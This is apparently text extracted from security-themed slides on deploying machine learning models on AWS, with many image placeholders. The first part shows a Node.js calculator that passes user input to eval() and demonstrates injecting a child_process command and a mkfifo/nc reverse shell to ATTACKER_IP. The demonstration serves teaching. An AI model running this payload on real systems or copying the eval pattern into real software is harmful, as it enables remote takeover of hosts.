





AWS Machine Learning Hero



Orange Boomerang: Digital Leader of the Year 2023 Award Winner \mathbb{Y}



Author of Machine Learning with Amazon SageMaker Cookbook



Author of Machine Learning Engineering on AWS



Author of Building and Automating Penetration
Testing Labs in the Cloud



PART





REALITY

SHORT-TERM FINANCIAL OBJECTIVES	VERY HIGH
LONG-TERM FINANCIAL OBJECTIVES	HIGH
CLIENT AND CUSTOMER HAPPINESS	HIGH
COMPLIANCE	LOW



```
. . .
const readline = require('readline').createInterface({
  input: process.stdin,
  output: process.stdout
});
readline.question(`Enter a mathematical expression: `, expression ⇒ {
  let x = eval(expression);
  console.log(x);
});
```

Enter a mathematical expression:

1+1

OUTPUT

2

Enter a mathematical expression:

require("child process").exec('touch hello.txt')

OUTPUT


???

nc -nvl 14344

Enter a mathematical expression:

```
require("child_process").exec('mkfifo /tmp/ABC; cat
/tmp/ABC | /bin/sh -i 2>&1 | nc <IP ADDRESS> >
/tmp/ABC')
```

OUTPUT




```
mkfifo /tmp/ABC;
cat /tmp/ABC | /bin/sh -i 2>&1 | nc ATTACKER_IP 14344 > /tmp/ABC
```



PART

2



Data Collection Data Preparation and Cleaning Data Visualization and Analysis Feature Engineering Model Training and Parameter Tuning Model Evaluation Model Deployment



MODEL DEPLOYED IN AN EC2 INSTANCE





MODEL DEPLOYED IN A CONTAINER IN AN EC2 INSTANCE



BUILT-IN ALGORITHM + SAGEMAKER ENDPOINT





CUSTOM CONTAINER + SAGEMAKER ENDPOINT



MODEL DEPLOYED INSIDE A LAMBDA FUNCTION







LAMBDA TRIGGERING A SAGEMAKER ENDPOINT







MODEL DEPLOYED IN FARGATE














(and more...)









(and more...)



PART

3
































THE END







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